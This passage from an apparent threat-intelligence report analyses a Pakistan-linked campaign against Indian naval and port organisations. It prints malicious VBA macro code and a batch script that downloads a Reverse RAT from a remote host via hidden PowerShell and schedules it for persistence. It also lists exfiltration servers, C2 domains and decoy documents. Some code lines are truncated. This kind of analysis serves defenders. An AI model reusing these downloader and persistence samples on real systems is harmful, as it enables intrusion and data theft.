


Fig. 21 – Open directories hosting SideCopy payloads

Two macro-enabled template documents named *Aerospace.dotm* and *tmps.dotm* were observed that begins the infection chain. Obfuscated subroutines get executed upon opening the document, where it downloads the hosted PNG file as a batch script "*08973422348.bat*" into the TEMP directory, if the HTTP response is 200. If the file exists, it runs the batch file using the Shell function.

```
Set w = CreateObject(Chr(77) & Chr(83) & Chr(88) & Chr(
u = Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58)
fp = "%" & Chr(84) & Chr(69) & Chr(77) & Chr(80) & "%"

Dim eStart As Integer
Dim eEnd As Integer
Dim ev As String

Dim userInput As String
userInput = InputBox("Click Ok to continue")

If userInput <> "" Then
    MsgBox "Decrypting Document in process"
Else
    MsgBox "Tender Contract Downloaded Successfully"
End If

eStart = InStr(fp, "%")
While eStart > 0
    eEnd = InStr(eStart + 1, fp, "%")
    ev = Mid(fp, eStart + 1, eEnd - eStart - 1)
    fp = Replace(fp, "%" & ev & "%", Environ(ev))
    eStart = InStr(eEnd + 1, fp, "%")
Wend

If Right(fp, 1) <> "\" Then
    fp = fp & "\"
End If
fn = Mid(u, InStrRev(u, "/") + 1)
fn = "08973422348.ba" & "t"
p = fp & fn

w.Open "GET", u, False
w.send
If w.Status = 200 Then
    Dim fArr() As Byte
    fArr = w.responseBody
    Dim s As Object
    Set s = CreateObject(Chr(65) & Chr(68) & Chr(79) &
    s.Type = 1
    s.Open
    s.Write fArr
    s.SaveToFile p, 2
    s.Close
```

Downloads BAT

```
Sub UNLK()
    Application.DisplayAlerts = False
    On Error GoTo Destroy
    ThisDocument.AttachedTemplate.Saved = True
    CurrUser = Application.UserName
    tmpLoc = "C:\Users\" & CurrUser &
    "\AppData\Roaming\Microsoft\Templates\Normal.dotm"
    ActiveDocument.AttachedTemplate = tmpLoc
    ActiveDocument.AttachedTemplate.Saved = True
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ThisDocument.Close savechanges:=False
Exit Sub
Destroy:
    Call DVBP
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ActiveDocument.AttachedTemplate.Saved = True
    ThisDocument.Close savechanges:=False
End Sub

Sub DVBP()
    Application.DisplayAlerts = False
    Dim i As Long
    On Error Resume Next
    With ThisDocument.VBProject
        For i = .VBComponents.Count To 1 Step -1
            .VBComponents.Remove .VBComponents(i)
            .VBComponents(i).CodeModule.DeleteLines _
            1, .VBComponents(i).CodeModule.CountOfLines
        Next i
    End With
    On Error GoTo 0
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
End Sub
```

Deletes VBA

Fig. 22 – VBA macro in template documents

In one of the templates, it later calls UNLK subroutine that changes the attached template of the active document to the *Normal.dotm* template in the user's directory, and then closes the document without saving changes. If an error occurs, it calls the DVBP subroutine that attempts to remove all VBA components from the document, thereby deleting all VBA code. The batch script shown below essentially downloads the Reverse RAT payload as PNG using *PowerShell*, copies it to a hidden directory and creates a scheduled task to run every 5 minutes.


```
@echo off

md "%USERPROFILE%\AppData\Local\PrintsLogs"

attrib +a +h +s "%USERPROFILE%\AppData\Local\PrintsLogs"

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy
bypass -noprofile -WInDoWST  HIDDe iwr -Uri http://slidesfinder.com/
free-templates/freefiles/158//rtloki.png -OutFile $env:TEMP\rt12.png; iwr
-Uri http://slidesfinder.com/free-templates/freefiles/158//Letter002.pdf
-OutFile $env:TEMP\Letter002.pdf;Start $env:TEMP\Letter002.pdf;

schtasks /Create /sc minute /mo 5 /tn "Microsofts_Off" /tr
"\"%USERPROFILE%\\AppData\\Local\\PrintsLogs\\Postgres.exe\""

copy "%USERPROFILE%\AppData\Local\Temp\rt12.png"
"%USERPROFILE%\AppData\Local\PrintsLogs\Postgres.exe"

del /f "%USERPROFILE%\AppData\Local\Temp\rt12.png"
```

decoy

ReverseRAT

Fig. 23 – Batch script to download Reverse RAT

The decoy file *Letter002.pdf* is also downloaded and opened simultaneously, which corresponds to contract details of Cochin Shipyard Limited during January 2024, operating under Ministry of Ports, Shipping and Waterways. All these monthly contract details are available publicly on their legitimate domain. Apart from listening for the 19 commands, Reverse RAT downloads another file from *mazagondoc[.]com* domain, mimicking the official Ministry of Defence's Mazagon Dock Shipbuilders Limited – *mazagondock[.]in* website. This domain hosting payloads was also observed in October 2023 campaign delivering Revere RAT with similar targeting. The C2 seen with Reverse RAT is *vocport[.]com/Contactus*, which is mimicking domain of V. O. Chidambaranar Port Authority under the Ministry of Ports, Shipping and Waterways.



कोचीन शिपयार्ड लिमिटेड

Cochin Shipyard Limited

January 2024 महीने के दौरान ₹20 लाख और उससे ऊपर मूल्य के ठेके का विवरण

Details of contracts of value Rs. 20 lakhs and above during the month of January 2024

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
क्रम सं Sl No	निविदा सं /फाइल सं / Tender No./File No	मद/ कार्य की प्रकृति Item/Nature of work	निविदा जांच की रीति (खुला/ एलटीई, मार्किता/ ओईएम/ नामांकन द्वारा आर्डर/ जीईएम)/दर अनुबंध / Mode of Tender Enquiry* (Open/LTE/Proprietory/ OEM/Nomination/ Repeat Order/ GEM/ Rate contract)	प्रकाशन की तिथि (जांच तिथि) / Date of Publication of (i.e. Enquiry date)	बिड्डिंग के प्रकार (एक या दो बोली प्रणाली) Type of Bidding (Single or two bid system)	निविदा प्राप्ति की अंतिम तिथि / Last date of receipt of tender	प्राप्त निविदाओं की संख्या No. of tenders received	तकनीकी मूल्यांकन के बाद योग्य पार्टी के नाम व संख्या, Nos. and Names of Parties, qualified after tech. Evaluation	तकनीकी मूल्यांकन के बाद अयोग्य पार्टी के नाम व संख्या / Nos. and name of parties not qualified after tech. Evaluation	क्या निम्नतम निविदाकार/ मूल्यांकित एल 1 को ठेका प्रदान किया गया है / Whether contract awarded to lowest tenderer/ evaluated L1	ठेका सं. और दिनांक(अर्थात् पीओ सं.) /Contract No. & date (i.e. PO No.)	पूर्तिकार/ ठेकेदार का नाम /Name of Supplier/ Contractor	ठेके का मूल्य (करों को छोड़कर) (रु.) / Value of contract (excluding taxes) (Rs.)	आपूर्ति/कार्यों के पूरा होने की नियत तिथि / Scheduled date of completion of supplies/ works
1	SR1/756A210443	PAINTING MATERIAL FOR INS VIKRANT	OEM	09.01.2024	Single Bid	11.01.2024	1	1 No; M/s. AKZO NOBEL INDIA LIMITED	Nil	OEM	SRM1/4020093389 dt.29.01.2024	M/s. AKZO NOBEL INDIA LIMITED	12566502	29.05.2024
2	2100001114	SS PIPE FOR VISHVA UDAY	LTE	13.12.2023	Two Bid	18.12.2023	5	5 Nos; 1. M/s. Eckhardt Steel & Alloys 2.M/s.Tasc Engineers 3. M/s. Vardhaman Exports 4. M/s. Total Engineering 5. M/s. Aiswarya Enterprises	Nil	Yes	SRM2/4020093224 dt.19.01.2024	M/s. VARDHAMAN EXPORTS	2324974.9	09.02.2024
3	6200093183	MATERIALS OF EPOXY DECK COVERING - INS VIKRANT	LTE	13.12.2023	Two Bid	19.12.2023	2	2 Nos; 1. M/s J D Jones & Co (Bombay) Pvt Ltd 2. M/s Excel India Protective Paints Pvt Ltd	Nil	Yes	SRM3/4020093105 dt.10.01.2024	M/s. EXCEL INDIA PROTECTIVE PAINTS PVT.	3610032	29.02.2024

Fig. 24 – Decoy with contract details of Cochin Shipyard

More and more of .NET

A new .NET-based payload is downloaded and run which has the functionality to search & save files with specific extension. These are later exfiltrated to the following servers as seen with two samples:

- hxxp://149.28.95.195/dakshf_upload.php
- hxxps://googleservices[.]live/dakshf_upload.php

These samples also contain the PDB path of the source project under the username *"Dead Snake"* with name as cheex (an unrelated online platform with this name is present). It checks five folders – Desktop, Personal, Common Documents, Downloads and Recent for files with these 12 extensions – DOCX, DOC, XLSX, XLS, PPTX, PPT, PDF, BAK, JPEG, JPG, PNG and TXT.

C:\Users\Dead Snake\source\repos\cheex-folderwise\cheex\obj\Release\dlhost.pdb
C:\Users\Dead Snake\source\repos\cheex\cheex\obj\Debug\cheex.pdb




Fig. 25 – New payloads for file exfiltration

As seen with Reverse RAT above delivered via MSI that included functionality for file exfiltration from attached USB devices, now that is present as a separate module altogether. All drive letters are enumerated, and files are copied to TEMP directory using background workers before uploading them to the same IP. PDB paths observed for two samples is:

e:\DBD\MA\Miscelleneous\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Release\AdobeReaders.pdb
e:\DBD\MA\Miscelleneous\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Debug\AdobeReaders.pdb


Other files observed are macro-enabled documents, decoys, FileZilla application (used for file transfer) and an open-source python script SigThief used to steal and append signatures, were hosted related to previous campaigns.

- Naval_Projects_Payment_section_Report_29092023.docx
- Naval_Projects_Payment_section_Report_131023.docx

- Project_and_Services_Section_report_10102023.docx
- Letter002.pdf
- NavalProjects.pdf

Other decoy documents that are used in 2023 campaigns were also found on the same domain. These are related to port entry permit for government's V. O. Chidambaranar Port Authority and invoice status of vendors related to Naval Projects. These lures are publicly available documents.

Fig. 26 – Naval port themed decoy from Oct 2023 campaign



विजक की स्थिति दिनांक 15.12.2023 तक
STATUS OF INVOICES AS ON 15.12.2023

PART-1 STATUS OF INVOICES OF MSME VENDORS AS ON 15.12.2023 of BP 1000 & 2000 (Naval Projects Payment Section)

विभाग कोड/ Section Code	अनुभाग/ Discipline	विक्रेता कोड/ Vendor Code	विक्रेता का नाम/ Vendor Name	विक्रेता विजक क्रमांक/ Vendor Invoice No.	विक्रेता विजक दिनांक/ Vendor Invoice Date	खरीद आदेश क्रमांक/ Purchase Order No.	एस ए पी विजक क्रमांक/ SAP Invoice No.	प्राप्ति दिनांक/ Receipt Date	भुगतान दस्तावेज़ क्रमांक/ Payment Document No.	भुगतान दिनांक/ Payment Date	एम.एस.एम.ई. स्थिति/ MSME status	स्थिति/ Status
1000	FINANCE	0001008001	LINIA ENGINEERING SERVICES	MR/14	06/07/2023	3250000337	5100288496	12/07/2023	2000006625	16/08/2023	MSME	POSTED
1000	FINANCE	0001015506	ANMOL ENGINEERING	36	27/07/2023	3270003064	5100288963	08/08/2023	2000006608	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G91	15/07/2023	3100002460	5100288048	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G90	15/07/2023	3100002460	5100288047	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G89	14/07/2023	3100002460	5100288043	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G88	14/07/2023	3100002460	5100288046	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G87	14/07/2023	3100002460	5100288045	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G86	14/07/2023	3100002460	5100288044	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001009473	VINFAB ENGINEERS INDIA PVT. LTD.	G85	14/07/2023	3100002460	5100288042	19/07/2023	2000006626	16/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01633	24/07/2023	3000013760	5100289083	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01632	24/07/2023	3000013760	5100289084	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01631	24/07/2023	3000013760	5100289085	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01473	13/07/2023	3000013760	5100288492	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01472	13/07/2023	3000013760	5100288491	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01471	13/07/2023	3000013760	5100288480	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01470	13/07/2023	3000013760	5100288479	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01469	13/07/2023	3000013760	5100288478	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01325	03/07/2023	3000013760	5100288495	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01324	03/07/2023	3000013760	5100288494	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001002298	GEE LIMITED	MI2324/01322	03/07/2023	3000013760	5100288493	04/08/2023	2000006667	17/08/2023	MSME	POSTED
1000	FINANCE	0001000166	JAL ENGINEERS PVT LTD	MDL908/11/23-24	13/07/2023	3100002404	5100289672	19/07/2023	2000006666	17/08/2023	MSME	POSTED
1000	FINANCE	0001003204	JOSEPH LESLIE DYNAMIKS MANUFACTUR	JLD/PT/158/2324	27/07/2023	3270002788	5100289355	07/08/2023	2000006669	17/08/2023	MSME	POSTED
1000	FINANCE	0001005478	VANSON ENGINEERING PRIVATE LIMITED	GST/T-232/23-24	26/07/2023	3380000105	5100289160	04/08/2023	1500000829	17/08/2023	MSME	POSTED
1000	FINANCE	0001015918	PRESIDENTIAL VALVES PRODUCTS	57	05/07/2023	3000013862	5100289165	04/08/2023	2000006685	17/08/2023	MSME	POSTED

Fig. 27 – Naval project invoice themed decoy from Oct 2023 campaign

Infrastructure and Attribution

Based on our analysis so far, we have observed overlaps between three Pakistan-linked APT groups. Transparent Tribe is known to utilize a diverse set of techniques, languages such as Golang, Python, etc. and Operation RusticWeb has utilized Rust-based payloads. Both these are using *oshi[.]at* web service, two same PDF bait documents and their fake domains resolved to the same IP address as observed by BlackBerry and Volexity.

